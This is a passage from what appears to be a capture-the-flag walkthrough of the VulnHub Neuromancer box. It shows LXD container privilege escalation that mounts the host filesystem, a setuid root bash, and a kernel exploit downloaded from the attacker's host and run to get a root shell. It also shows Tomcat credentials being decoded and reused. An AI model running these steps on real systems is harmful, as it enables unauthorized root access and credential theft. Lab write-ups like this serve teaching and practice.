### 5. Exploit by mounting entire file system onto container & accessing it

```
lxc image import ./alpine.tar.gz --alias privesc
lxc init privesc privesc-container -c security.privileged=true
```

```

lxc config device add privesc-container mydevice disk source=/ path=/mnt/root recursive=true
lxc start privesc-container
lxc exec privesc-container /bin/sh
cd /mnt

```

```

ta@neuromancer:/tmp$ init lxd
Expected single character argument.
ta@neuromancer:/tmp$ lxc image import ./alpine.tar.gz --alias privesc
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
rueneuromancer:/tmp$ lxc init privesc privesc-container -c security.privileged=t
Creating privesc-container
e=/ path=/mnt/root recursive=true device add privesc-container mydevice disk source=
Device mydevice added to privesc-container
ta@neuromancer:/tmp$ lxc start privesc-container
ta@neuromancer:/tmp$ lxc exec privesc-container /bin/sh
~ # cd /mnt/root
/mnt/root # ls
bin      home      lost+found  proc      snap      usr
boot    initrd.img  media      root      srv       var
dev      lib        mnt       run       sys       vmlinuz
etc      lib64     opt       sbin      tmp
/mnt/root # cd root
/mnt/root/root # ls
flag.txt  struts2    velocity.log
/mnt/root/root # cat flag.txt
be3306f431dae5ebc93eebb291f4914a

```

## 6. Make rootbash

```
cp /mnt/root/bin/bash /mnt/root/tmp/rootbash; chmod u+s /mnt/root/tmp/rootbash
```

```

/mnt/root/tmp # cp /mnt/root/bin/bash /mnt/root/tmp/rootbash;
/mnt/root/tmp # chmod u+s /mnt/root/tmp/rootbash
/mnt/root/tmp # ls -la
total 4240
drwxrwxrwt 10 root      root          4096 Jan  5 14:48 .
drwxr-xr-x 23 root      root          4096 May 18 2018 ..
drwxrwxrwt  2 root      root          4096 Jan  5 09:57 .ICE-unix
drwxrwxrwt  2 root      root          4096 Jan  5 09:57 .Test-unix
drwxrwxrwt  2 root      root          4096 Jan  5 09:57 .X11-unix
drwxrwxrwt  2 root      root          4096 Jan  5 09:57 .XIM-unix
drwxrwxrwt  2 root      root          4096 Jan  5 09:57 .font-unix
-rw-r----- 1 1000     1000         3259593 Dec 17 15:51 alpine.tar
prw-r----- 1 1000     1000           0 Jan  5 10:35 f
drwxr-x--- 2 1000     1000          4096 Jan  5 09:57 hsperfdata
-rwsr-xr-x  1 root      root          1037528 Jan  5 14:48 rootbash
drwx----- 3 root      root          4096 Jan  5 09:57 systemd-private
drwx----- 2 1000     1000          4096 Jan  5 10:57 tmux-1000
/mnt/root/tmp #

```

## 7. Exit container & switch to root

```

~ # exit
ta@neuromancer:/tmp$ ls -la
total 4240
drwxrwxrwt 10 root      root          4096 Jan  5 07:51 .
drwxr-xr-x 23 root      root          4096 May 18 2018 ..
-rw-r----- 1 ta       ta          3259593 Dec 17 08:51 alpine.tar.gz
prw-r----- 1 ta       ta           0 Jan  5 03:35 f
drwxrwxrwt  2 root      root          4096 Jan  5 02:57 .font-unix
drwxr-x---  2 ta       ta          4096 Jan  5 02:57 hsperfdata_ta
drwxrwxrwt  2 root      root          4096 Jan  5 02:57 .ICE-unix
-rwsr-xr-x  1 root      root          1037528 Jan  5 07:48 rootbash
drwx----- 3 root      root          4096 Jan  5 02:57 systemd-private
drwxrwxrwt  2 root      root          4096 Jan  5 02:57 .Test-unix
drwx----- 2 ta       ta          4096 Jan  5 03:57 tmux-1000
drwxrwxrwt  2 root      root          4096 Jan  5 02:57 .X11-unix
drwxrwxrwt  2 root      root          4096 Jan  5 02:57 .XIM-unix
ta@neuromancer:/tmp$ ./rootbash -p
rootbash-4.3# whoami
root
rootbash-4.3#

```

# Privilege Escalation to Root - 2 via Kernel Exploit

## 1. Ran linpeas

Basic information	
OS: Linux version 4.4.0-116-generic	(buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
User & Groups:	uid=1000(ta) gid=1000(ta) groups=1000(ta),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
Hostname:	neuromancer
Writable folder:	/dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)	
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)	

- Linux 4.4.0-116-generic

## 2. Search for exploits

- Found an exact match to our version

Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' L	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privile	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Z	linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)	linux/dos/44301.c

```

└─(root💀kali㉿vulnHub/wintermute/localhost/exploit)─#
└─# cat 44298.c
/*
 * Ubuntu 16.04.4 kernel priv esc
 *
 * all credits to @bleidl
 * - vnik
 */

// Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64

```

3. Compile & download it on neuromancer

```

gcc 44298.c -o exploit
http://192.168.146.4:1337/exploit
chmod +x exploit

```

4. Exploit

```

wget 192.168.146.4:1337/exploit
--2022-01-05 08:50:58-- http://192.168.146.4:1337/exploit
Connecting to 192.168.146.4:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17392 (17K) [application/octet-stream]
Saving to: 'exploit'

exploit          100%[=====] 16.98K  --.-KB/s   in 0s

2022-01-05 08:50:58 (461 MB/s) - 'exploit' saved [17392/17392]

lady3jane@neuromancer:/tmp$ chmod +x exploit
chmod +x exploit
lady3jane@neuromancer:/tmp$ ./exploit
./exploit
task_struct = fffff88003b949c00
uidptr = fffff88003b896cc4
spawning root shell
root@neuromancer:/tmp# whoami
whoami
root
root@neuromancer:/tmp#

```

## Obtain lady3jane creds

1. Linpeas detected tomcat files

```

[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/ta
/run/lock
/run/screen/S-ta
/tmp
/tmp/.font-unix
/tmp/hyperfdatta_ta
/tmp/hyperfdatta_ta/1043
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/tmux-1000
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/local/tomcat
/usr/local/tomcat/bin
/usr/local/tomcat/bin/bootstrap.jar
/usr/local/tomcat/bin/catalina.bat
/usr/local/tomcat/bin/catalina.sh
/usr/local/tomcat/bin/catalina-tasks.xml
/usr/local/tomcat/bin/commons-daemon.jar

```

2. Look for credentials at `/usr/local/tomcat/conf/tomcat-users.xml`

```

cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
<!--
Eng.,
Tomcat is still using basic auth. I encoded the password so the AI's security scans don't flag it.
Is this what Bob keeps talking about, "Security by obscurity"?
Ed Occam//Sys.Engineer I//Night City
"Harry, I took care of it" - Lloyd Christmas
-->
<role rolename="manager-gui"/>
<user username="Lady3jane" password="6gt;6#33;6#88;6#120;6#51;6#74;6#97;6#110;6#101;6#120;6#88;6#33;6lt;" roles="manager-gui"/>
<!--
<role rolename="role1"/>
<user username="tomcat" password=<must-be-changed> roles="tomcat"/>
<user username="both" password=<must-be-changed> roles="tomcat,role1"/>
<user username="role1" password=<must-be-changed> roles="role1"/>
-->
</tomcat-users>

```

- URL encoded

3. URL Decoded

The screenshot shows a URL Encode/Decode tool interface. On the left, the URL encoded password is shown: &gt;&#33;&#88;#120;&#51;&#74;&#97;&#110;&#101;&#120;&#88;&#33;&lt;. On the right, the decoded password is shown: >!Xx3JanexX!<.

- lady3jane:>!Xx3JanexX!<

4. Switch to lady3jane

```

ta@neuromancer:/usr/local/tomcat/conf$ su lady3jane
su lady3jane
Password: >!Xx3JanexX!<

lady3jane@neuromancer:/usr/local/tomcat/conf$ whoami
whoami
lady3jane
lady3jane@neuromancer:/usr/local/tomcat/conf$

```

## Good References:

- <https://jckhmr.net/wintermute-part-2-neuromancer-vulnhub-writeup/>
- <https://hackso.me/wintermute-1-walkthrough/>

Tags: #exploit/file-inclusion/lfi #tcp/80-http/rce #linux-priv-esc/linux-vulnerable-bin #pivot #tcp/80-http/cms/exploit #linux-priv-esc/idx-group-exploit  
#linux-priv-esc/kernel-exploit

---